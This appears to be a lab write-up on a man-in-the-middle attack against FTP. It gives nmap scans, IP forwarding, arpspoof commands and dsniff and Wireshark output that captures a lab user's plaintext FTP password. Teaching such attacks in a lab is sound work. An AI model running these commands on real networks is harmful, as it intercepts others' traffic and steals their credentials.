
C:\Users\jelly>ftp 192.168.1.13
Connected to 192.168.1.13.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.1.13:(none)): potter
331 Password required
Password:
200 User logged in.
```

The '200 User logged in.' line is highlighted with a yellow rectangle. The taskbar at the bottom shows the Windows logo, a search bar with the text 'Type here to search', and several application icons. The system clock in the bottom right corner shows '12:17 PM' and '9/1/2020'.

- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Step1: Install **Dsniff** in Your Pentest machine.

DEBIAN: **apt-get install dsniff**.

A screenshot of a Kali Linux terminal window. The terminal shows the command 'sudo apt-get install dsniff' being executed. The output displays the package lists, dependency tree, and the installation of 'libnids1.21' and 'dsniff'. The terminal also shows the progress of downloading and unpacking the packages, and the final state of the system after installation. The terminal window is titled 'kali@kali: ~' and has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The background of the terminal window features a faint Kali Linux dragon logo.

```
kali@kali:~$ sudo apt-get install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 459 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 20s (6,436 B/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 257891 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.3-2) ...
kali@kali:~$
```

Step 2: Perform **Nmap Scan** to know targets.

sudo nmap -Pn -sS -F <IP ADDR>

sudo – Root access.

-Pn – No host discovery (bypass Firewall)

-sS – SYN port scan

-F – Fast scan

```

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ sudo su - root@kali:~#
[sudo] password for kali:
root@kali:~# nmap -Pn -sS -F 192.168.1.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 14:28 EDT
Nmap scan report for 192.168.1.13
Host is up (0.0021s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 15.20 seconds
root@kali:~# nmap -Pn -sS -F 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 14:29 EDT
Stats: 0:00:34 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 7.81% done; ETC: 14:36 (0:06:53 remaining)
Stats: 0:02:56 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 50.78% done; ETC: 14:34 (0:02:52 remaining)
Stats: 0:03:53 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 66.41% done; ETC: 14:34 (0:01:58 remaining)
Nmap scan report for 192.168.1.0
Host is up.
All 100 scanned ports on 192.168.1.0 are filtered

Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http

Nmap scan report for 192.168.1.2
Host is up.
All 100 scanned ports on 192.168.1.2 are filtered

Nmap scan report for 192.168.1.3
Host is up.
All 100 scanned ports on 192.168.1.3 are filtered

Nmap scan report for 192.168.1.4
Host is up.
All 100 scanned ports on 192.168.1.4 are filtered

Nmap scan report for 192.168.1.5
Host is up.
All 100 scanned ports on 192.168.1.5 are filtered

Nmap scan report for 192.168.1.6
Host is up.
All 100 scanned ports on 192.168.1.6 are filtered

```


Step 3: Start ARP Spoof.

```
sudo su -
```


```
echo 1 >/proc/sys/net/ipv4/ip_forward
```

```
sysctl -w net.ipv4.ip_forward=1
```

```
arp spoof -i <INTERFACE> -t<TARGET> -r<HOST>
```

```
Debian 10.x 64-bit x Windows 10 x64 x Kali-Linux-2020.3-vmwar... x PenTester-Win-2016 x Ubuntu 64-bit x bee-b... x  
kali@kali: ~  
File Actions Edit View Help  
root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward  
root@kali:~# sysctl -w net.ipv4.ip_forward=1  
net.ipv4.ip_forward = 1  
root@kali:~# arpspoof -i eth0 -t 192.168.1.13 -r 192.168.1.8  
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38  
^X@s0:0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38  
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
```

Step 4: Start dsniff.



The screenshot shows a Kali Linux terminal window with the following content:


```
File Actions Edit View Help

kali@kali:~$ dsniff -i eth0
bash: dsniff: command not found
kali@kali:~$ sudo su -
[sudo] password for kali: 
Sorry, try again.
[sudo] password for kali: 
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```


The terminal output shows that the user attempted to run `dsniff -i eth0` but the command was not found. They then used `sudo su -` to become root. After entering the password, they ran `dsniff -i eth0` again, which successfully started the tool, displaying `dsniff: listening on eth0`.

Step 5: Open **Wireshark** and **start packet capture**.

Step 6: Open Client Machine and start communicating with FTP server.



Step 7: Open dsniff terminal to check the captured username and password.



The screenshot shows a Kali Linux terminal window with a dark background. The terminal title bar includes several open windows: 'Rasbian Debian 9.x', 'Debian 10.x 64-bit', 'Windows 10 x64', 'Kali-Linux-2020.3-vmwar...', 'PenTester-Win-2016', and 'U.'. The terminal prompt is 'kali@kali: ~'. The command 'root@kali:~# dsniff -i eth0' has been executed, and the output is 'dsniff: listening on eth0'. Below this, the terminal displays a network capture entry: '09/01/20 15:50:49 tcp 192.168.1.8.50330 -> 192.168.1.13.21 (ftp)'. This is followed by the captured data: 'USER potter' and 'PASS 1234@abcd'. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the bottom shows the time as '04:17 PM' and various system icons.

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0

09/01/20 15:50:49 tcp 192.168.1.8.50330 -> 192.168.1.13.21 (ftp)
USER potter
PASS 1234@abcd
```

Step 8: Filter Wireshark packet capture by FTP or port ==21.

The screenshot shows the Wireshark interface with the filter 'ftp' applied. The packet list shows several FTP packets. Packet 2669 is selected, showing details of an FTP PASS command.

No.	Time	Source	Destination	Protocol	Length	Info
2289	64.894137878	192.168.1.13	192.168.1.8	FTP	81	Response: 220 Microsoft FTP Service
2290	64.901079114	192.168.1.8	192.168.1.13	FTP	68	Request: OPTS UTF8 ON
2291	64.901244913	192.168.1.13	192.168.1.8	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 e...
2432	68.063238654	192.168.1.8	192.168.1.13	FTP	67	Request: USER potter
2435	68.063560197	192.168.1.13	192.168.1.8	FTP	77	Response: 331 Password required
2669	72.963088554	192.168.1.8	192.168.1.13	FTP	70	Request: PASS 1234@abcd
2676	73.047454180	192.168.1.13	192.168.1.8	FTP	75	Response: 230 User logged in.
55027	228.375995711	192.168.1.13	192.168.1.8	FTP	81	Response: 220 Microsoft FTP Service
55029	228.386719042	192.168.1.8	192.168.1.13	FTP	68	Request: OPTS UTF8 ON
55031	228.386944462	192.168.1.13	192.168.1.8	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 e...
55726	231.443011369	192.168.1.8	192.168.1.13	FTP	67	Request: USER potter
55729	231.443279292	192.168.1.13	192.168.1.8	FTP	77	Response: 331 Password required
56465	235.898963025	192.168.1.8	192.168.1.13	FTP	70	Request: PASS 1234@abcd
56468	235.900106110	192.168.1.13	192.168.1.8	FTP	75	Response: 230 User logged in.

Frame 2669: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
 Ethernet II, Src: VMware_9a:61:5a (00:0c:29:9a:61:5a), Dst: VMware_cc:51:38 (00:0c:29:cc:51:38)
 Internet Protocol Version 4, Src: 192.168.1.8, Dst: 192.168.1.13
 Transmission Control Protocol, Src Port: 50265, Dst Port: 21, Seq: 28, Ack: 109, Len: 16
 File Transfer Protocol (FTP)
 [Current working directory:]

0000 00 0c 29 cc 51 38 00 0c 29 9a 61 5a 08 00 45 00 ..).Q8..).aZ..E.
 0010 00 38 ad 47 40 00 80 06 ca 12 c0 a8 01 08 c0 a8 .8.G@... ..
 0020 01 0d c4 59 00 15 87 f1 01 4d 3b e7 76 02 50 18 ...Y....M;v.P.
 0030 1f 94 11 22 00 00 50 41 53 53 20 31 32 33 34 40 ...".PA SS 1234@
 0040 61 62 63 64 0d 0a abcd..

File Transfer Protocol (FTP): Protocol Packets: 106894 · Displayed: 14 (0.0%) · Dropped: 0 (0.0%) Profile: Default

Thus username and password captured successfully.